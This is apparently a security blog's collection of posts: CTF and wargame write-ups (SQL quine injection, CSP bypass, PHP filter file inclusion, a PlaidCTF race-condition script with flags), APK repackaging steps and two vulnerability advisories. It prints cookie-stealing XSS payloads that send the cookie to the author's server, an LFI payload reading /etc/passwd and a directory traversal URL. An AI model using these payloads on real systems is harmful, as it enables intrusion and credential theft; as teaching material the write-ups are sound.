Friday, 23 July 2021

Quine sql Injection

What is Quine? let's refer to Wiki.

A quine is a computer program which takes no input and produces a copy of its own source code as its only output. The standard terms for these programs in the computability theory and computer science literature are self-replicating programs,self-reproducing programs, and self-copying programs

There is good example wargame problem which is ouroboros golf of Webhacking.kr.

Below is the problem code:
<?php
  include "../../config.php";
  login_chk();
  print_best_golfer(73);
  $db = dbconnect("ouroboros");
  if(preg_match("/\./i", $_GET['pw'])) exit("No Hack ~_~");
  $query = "select pw from prob_ouroboros where pw='{$_GET['pw']}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['pw']) echo "<h2>Pw : {$result['pw']}</h2>";
  if(($result['pw']) && ($result['pw'] === $_GET['pw'])){
    // !!THIS IS PAYLOAD GOLF CHALLENGE!!
    // My solution of ouroboros golf is 210byte.
    // If your solution is shorter than mine, you will get 5 point per 1 byte.
    $len = 210 - strlen($_GET['pw']);
    if($len > 0){
      solve(73,$len * 5);
    }
    else{
      echo "<h2>nice try :)</h2>";
    }
  }
  highlight_file(__FILE__);
?>

I should inject a SQL query, it will be $_GET['pw']. and the SQL query will run to DB, and return the result as per the code $result['pw'].

Next, the $reuslt['pw'] should be exist and same as my input. ($result['pw'] === $_GET['pw']).

Last, the payload should be less than 210 lengths.

Now, it sounds like time to make a Quine Generator for SQL. We can use replacement mothod, indirect ($) replacement method and union select.

We can pseudocode the simple replacement as follow:
'union+select+replace(replace('"union+select+replace(replace("$",char(34),char(39)),char(36),"$")as+a%23',char(34),char(39)),char(36),'"union+select+replace(replace("$",char(34),char(39)),char(36)"$")as+a%23')as+a%23

It makes same $result['pw'] and $_GET['pw']. You could reduce the length. For your Quine practice, I don't put a correct answer here.

END

Tuesday, 13 July 2021

Android Reverse Engineering and modifying apk.

When to conduct penetration tests about Android applications, this is a small piece to help you.

It is easy to decompile and repack android apps (apk). 

The following list describes some android terms:


  • Smali disassembled Java opcodes in textual format generated by baksmali, a DEX format disassembler

  • App Manifest: XML file that provides essential app information

Basic static analysis provides a general understanding of the mobile application's structure. the apktool can help to decompile the app's resources.

$apktool d -o ./sample sample.apk

The apk could contains meta information in AndroidManifest.xml file, and other files as per below:

  • AndroidManifest.xml
  • classes.dex
  • res/
  • lib/
  • META-INF

We could update source codes on in the disassembled class files (smali).

There are few methods to update smali files.
  • Manually add/edit/remove smali code. We should learn about smali code. This URL may be useful. In this case, JD GUI and jadx-gui are useful tools.
  • You build new android app with your android java code, and disassemble the apk to extract the smali code.

After update the smali code, you could build an updated apk using apktool.

$apktool b -o sample_new.apk ./sample

Next, we could create key and sign.

$keytool -genkey -v -keystore resign.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000  
 $jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore resign.keystore sample_new.apk alias_name  


If you know how to use smali language, you can modify apk much easier.


Reference:

1. OWASP MASVS - https://github.com/OWASP/owasp-masvs/releases/

Saturday, 24 April 2021

CSP bypass with wargame

What is Content-Security-Policy (CSP)?

Conent Security Policy (CSP) is an added security layer that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injectino attacks.

However, it could be unsafe if there is wrong CSP configuration.

Below is a sample unsafe scenarios with wargame probs.

#1. Bypass CSP script-src 'nonce-random'.

First prob, there is CSP with script-src 'nonce-random' in HTTP header.
HTTP/1.1 200 OK
Date: Fri, 23 Apr 2021 22:01:38 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Security-Policy: script-src 'nonce-uMiBg4W3wGgp8JQnJG2TL7WLGE8=';
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 133
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
I tried CSS brute-force attack to take the nonce-random value, however, it did not work. I looked again source code of the prob. There was loaded internal script file "script.js" as per below:
<h2>you can inject anything</h2>
<div id="injected">
foo
</div>
<script nonce="" src="/script.js" umibg4w3wggp8jqnjg2tl7wlge8=""></script>
Yes! now I have a chance to load the script.js file from my server using <base> tag. It is because the CSP does not include base-uri.

I can steal an admin cookie with this Payload:
<base href='http://[my server IP]/'>

script.js in my server
location.href='http://[my server IP]'+cookie;

#2. Bypass CSP script-src "https://*.google.com"

Secode prob, there is CSP with script-src 'https://*.google.com'.

HTTP/1.1 200 OK
Date: Fri, 23 Apr 2021 22:52:02 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Security-Policy: script-src https://*.google.com/;
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 90
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
It allowed only google. Many websites use Google's API a lot. And Google always overlooks being safe. This problem is probably the wrong CSP setting, which can be seen a lot.

I bypassed this CSP with this payload:
<script src=https://accounts.google.com/o/oauth2/revoke?callback=var/**/a%3d%27http://[my server ip]%27;location.replace(a%252bcookie);></script>
As the payload, this vulnerability is using json callback on google.com.

How to mitigate this problem? It could solve to allow specific url for CSP. For example, script-src https://apis.google.com

~ kerz

Reference:
Conent Security Policy (CSP): https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
Secure CSP: https://developers.google.com/web/fundamentals/security/csp

Tuesday, 7 January 2020

WhiteHat Grand Prix 06 – Quals, CTF writeup, Web Security 1


In the task, I got a website with register, login, logout forms. The web site redirected to:

  • http://15.165.80.50/?page=login 
  • http://15.165.80.50/?page=logout 

After a while I figured out that the page parameter's value was vulnerable, which I was able to read local files using php wrapper LFI. For example:

  • http://15.165.80.50/?page=php://filter/convert.base64-encode/resource=/etc/passwd 

I used the above payload to read the website's files such as index.php, however, it did not work. I wasted my time guessing the path and file name of the web files and a flag.

I checked some files to gain some information in /proc and other directories. The flag was in /proc/1/cmdline.

$ curl http://15.165.80.50/?page=php://filter/convert.base64-encode/resource=/proc/1/cmdline -o a.txt
$ cat a.txt

<!DOCTYPE html>
<html lang="en">
<head>
<title>My Viet Nam</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/css/bootstrap.min.css">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/js/bootstrap.min.js"></script>
<style type="text/css">
body{ font: 14px sans-serif; }
.wrapper{ width: 350px; padding: 20px; }
</style>
</head>
<body>

<nav class="navbar navbar-inverse">
<div class="container-fluid">
<div class="navbar-header">
<a class="navbar-brand" href="/">My Viet Nam</a>
</div>

<ul class="nav navbar-nav">
<li class="active"><a href="/">Home</a></li>
</ul>
<ul class="nav navbar-nav navbar-right">
<li><a href="?page=register"><span class="glyphicon glyphicon-user"></span> Register</a></li>
<ll><a href="?page=login"><span class="glyphicon glyphicon-log-in"></span> Login</a></li>
</ul>
</div>
</nav>/bin/bash/bin/start_service WhiteHat{Local_File_Inclusion_bad_enough_??}

The flag was WhiteHat{Local_File_Inclusion_bad_enough_??}.


Monday, 15 April 2019

PlaidCTF 2019 - Triggered (Web)

I was not able to solve this problem on the contest time. Someone posted hint on Twitter Link#, I solved as per his poster, but he did not post with detail information. Therefore, I wrote code and found a flag as per below:

Problem Description

Triggered - Web (280 pts)

I stared into the abyss of microservices, and it stared back. I found something utterly terrifying about the chaos of connections.

"Screw this," I finally declared, "why have multiple services when the database can do everything just fine on its own?"

And so on that glorious day it came to be that everything ran in plpgsql.

 Write up

Below codes should run at same time due to race condition exploit.

First Code:
1:  import requests  
2:    
3:  def request_post(url, cookies, data):  
4:    r = requests.post(url, cookies=cookies, data=data)  
5:    if r.url == "http://triggered.pwni.ng:52856/search":  
6:      if "Hey there, admin" in r.text:  
7:        print r.text  
8:        print "[-] Result: Found out!"  
9:        exit()  
10:    return r  
11:    
12:  def signin():  
13:    #signin  
14:    data = {'username':'searchtheflag'}  
15:    url = "http://triggered.pwni.ng:52856/login"  
16:    request_post(url, cookies, data)  
17:    data = {'password':'test'}  
18:    url = "http://triggered.pwni.ng:52856/login/password"  
19:    request_post(url, cookies, data)  
20:    print "[-] Sign-in: Okay"  
21:    
22:  if __name__ == "__main__":  
23:    cookies = {  
24:    'session': "5f129555-dafb-4feb-b1c6-472d260a8d3b"  
25:    }  
26:    signin()  
27:    while True:  
28:      #searchflag  
29:      data = {'query':'flag'}  
30:      url = "http://triggered.pwni.ng:52856/search"  
31:      r = request_post(url, cookies, data)  
32:      print "[-] Search: in progress"  
33:      if (r.url == "http://triggered.pwni.ng:52856/login"):  
34:        signin()  
35:          

Second Code:
1:  import requests, time  
2:    
3:  def request_post(url, cookies, data):  
4:    r = requests.post(url, cookies=cookies, data=data)  
5:    return r  
6:    
7:  def signin_admin(cookies):  
8:    data = {'username':'admin'}  
9:    url = 'http://triggered.pwni.ng:52856/login'  
10:    request_post(url, cookies, data)  
11:    
12:  if __name__ == "__main__":  
13:    cookies = {  
14:      'session': "5f129555-dafb-4feb-b1c6-472d260a8d3b"  #your session
15:    }  
16:    while True:  
17:      signin_admin(cookies)  
18: 

Result & Flag:


1:  [-] Sign-in: Okay  
2:  [-] Search: in progress  
3:  [-] Search: in progress  
4:  [-] Search: in progress  
5:  [-] Search: in progress  
6:  [-] Search: in progress  
7:  [-] Search: in progress  
8:  [-] Search: in progress  
9:  [-] Search: in progress  
10:  [-] Search: in progress  
11:  [-] Search: in progress  
12:  [-] Search: in progress  
13:  [-] Sign-in: Okay  
14:  [-] Search: in progress  
15:  [-] Sign-in: Okay  
16:  [-] Search: in progress  
17:  [-] Sign-in: Okay  
18:  [-] Search: in progress  
19:  [-] Sign-in: Okay  
20:  [-] Search: in progress  
21:  [-] Sign-in: Okay  
22:  [-] Search: in progress  
23:  [-] Sign-in: Okay  
24:  [-] Search: in progress  
25:  [-] Sign-in: Okay  
26:  [-] Search: in progress  
27:  [-] Sign-in: Okay  
28:  [-] Search: in progress  
29:  [-] Sign-in: Okay  
30:  [-] Search: in progress  
31:  [-] Sign-in: Okay  
32:  [-] Search: in progress  
33:  [-] Sign-in: Okay  
34:  [-] Search: in progress  
35:  [-] Sign-in: Okay  
36:  [-] Search: in progress  
37:  [-] Sign-in: Okay  
38:  [-] Search: in progress  
39:  [-] Sign-in: Okay  
40:  [-] Search: in progress  
41:  [-] Sign-in: Okay  
42:  [-] Search: in progress  
43:  [-] Sign-in: Okay  
44:  [-] Search: in progress  
45:  [-] Sign-in: Okay  
46:  [-] Search: in progress  
47:  [-] Sign-in: Okay  
48:  [-] Search: in progress  
49:  [-] Sign-in: Okay  
50:  [-] Search: in progress  
51:  [-] Sign-in: Okay  
52:  [-] Search: in progress  
53:  [-] Sign-in: Okay  
54:  <html>  
55:  <head>  
56:      <link rel="stylesheet" href="/static/styles.css" />  
57:      <link href="https://fonts.googleapis.com/css?family=Playfair+Display:400,400i,700,700i,900,900i" rel="stylesheet">  
58:  </head>  
59:  <body>  
60:      <header>  
61:          <a href="/" class="left">  
62:              <h1>pgNotes</h1>  
63:              <h2>Let's keep it PG, ok?</h2>  
64:          </a>  
65:          <div class="right">  
66:    
67:                  <nav>  
68:                      <div class="welcome">Hey there, admin</div>  
69:                      &middot;  
70:                      <a href="/search">Search notes</a>  
71:                      &middot;  
72:                      <a href="/note/new">New note</a>  
73:                      &middot;  
74:                      <a href="/logout">Logout</a>  
75:                  </nav>  
76:    
77:          </div>  
78:      </header>  
79:      <main>  
80:  <section class="search-input">  
81:      <h3>Search</h3>  
82:      <form method="POST" action="/search">  
83:          <div class="input">  
84:              <label>Query</label>  
85:              <input type="text" name="query" />  
86:          </div>  
87:          <div class="input submit">  
88:              <input type="submit" />  
89:          </div>  
90:      </form>  
91:  </section>  
92:    
93:      <section class="search-query">  
94:          Results for <span class="query">flag</span>  
95:      </section>  
96:    
97:    
98:              <section class="note">  
99:      <section class="header">  
100:          <h4>Flag</h4>  
101:          <div class="author">admin</div>  
102:          <div class="date">02:44pm on April   13, 2019</div>  
103:      </section>  
104:      <section class="content">  
105:          <p>  
106:              PCTF{i_rAt3_p0sTgRE5_1O_oUT_0f_14_pH_n3ed5_m0Re_4Cid}  
107:          </p>  
108:      </section>  
109:  </section>  
110:    
111:              <section class="note">  
112:      <section class="header">  
113:          <h4>flag</h4>  
114:          <div class="author">admin</div>  
115:          <div class="date">08:11am on April   14, 2019</div>  
116:      </section>  
117:      <section class="content">  
118:          <p>  
119:              PCTF{cr4zy_70_m4k3_w3b_4ppl1c4710n_w17h_plp65ql}  
120:          </p>  
121:      </section>  
122:  </section>  
123:    
124:              <section class="note">  
125:      <section class="header">  
126:          <h4>flag</h4>  
127:          <div class="author">admin</div>  
128:          <div class="date">04:51pm on April   14, 2019</div>  
129:      </section>  
130:      <section class="content">  
131:          <p>  
132:              PCTF{PsQl_w3bs3rv3rf0rh1pst3r_l0l}  
133:          </p>  
134:      </section>  
135:  </section>  
136:    
137:              <section class="note">  
138:      <section class="header">  
139:          <h4>Flag</h4>  
140:          <div class="author">admin</div>  
141:          <div class="date">06:55pm on April   14, 2019</div>  
142:      </section>  
143:      <section class="content">  
144:          <p>  
145:              PCTF{pGn0Te2_Lets_k22P_1t_PG_oK}  
146:          </p>  
147:      </section>  
148:  </section>  
149:    
150:    
151:    
152:      </main>  
153:  </body>  
154:  </html>  
155:  [-] Result: Found out!  

Thanks @gP4yload

Tuesday, 7 March 2017

Apache Struts2 (cve-2017-5638)

Becareful new Vulnerability Apach Struts2 (Cve-2017-5638).

How to Fix: upgrade to Struts 2.3.32 or Struts 2.5.10.1
Affected Version: Struts 2.3.5 - 2.3.31, Struts 2.5 - 2.5.10


POC:
https://github.com/tengzhangchao/Struts2_045-Poc 

Thursday, 9 June 2016

RESPONSIVE filemanager <= 9.10.2 - Directory Traversal

RESPONSIVE filemanager <= 9.10.2 - Directory Traversal

Advisory: Directory Traversal in RESPONSIVE filemanager on Window Server

During a penetration test discovered a directory traversal vulnerability
in RESPONSIVE filemanager. Attackers are able to read arbitrary directory by specifying a
relative path.

Details
=======

Product: DRESPONSIVE filemanager
Affected Versions: RESPONSIVE filemanager v9.10.2
Fixed Versions: Not yet
Vulnerability Type: Directory Traversal
Vendor URL:
    http://www.responsivefilemanager.com/
Software Link:
    https://github.com/trippo/ResponsiveFilemanager/releases/download/v9.10.2/responsive_filemanager.zip
Vendor Status: fixed version released
Advisory URL: http://hacktizen.blogspot.com/2016/06/responsive-filemanager-9102-directory.html
Tested on: WINDOW SERVER
CVE: CVE-2014-2575
CVE URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-2575

Attack Detail
[URL]/filemanager/dialog.php?editor=tinymce&type=&lang=&popup=0&field_id=&relative_url=0&akey=key&fldr=..\
fldr=..\..\..\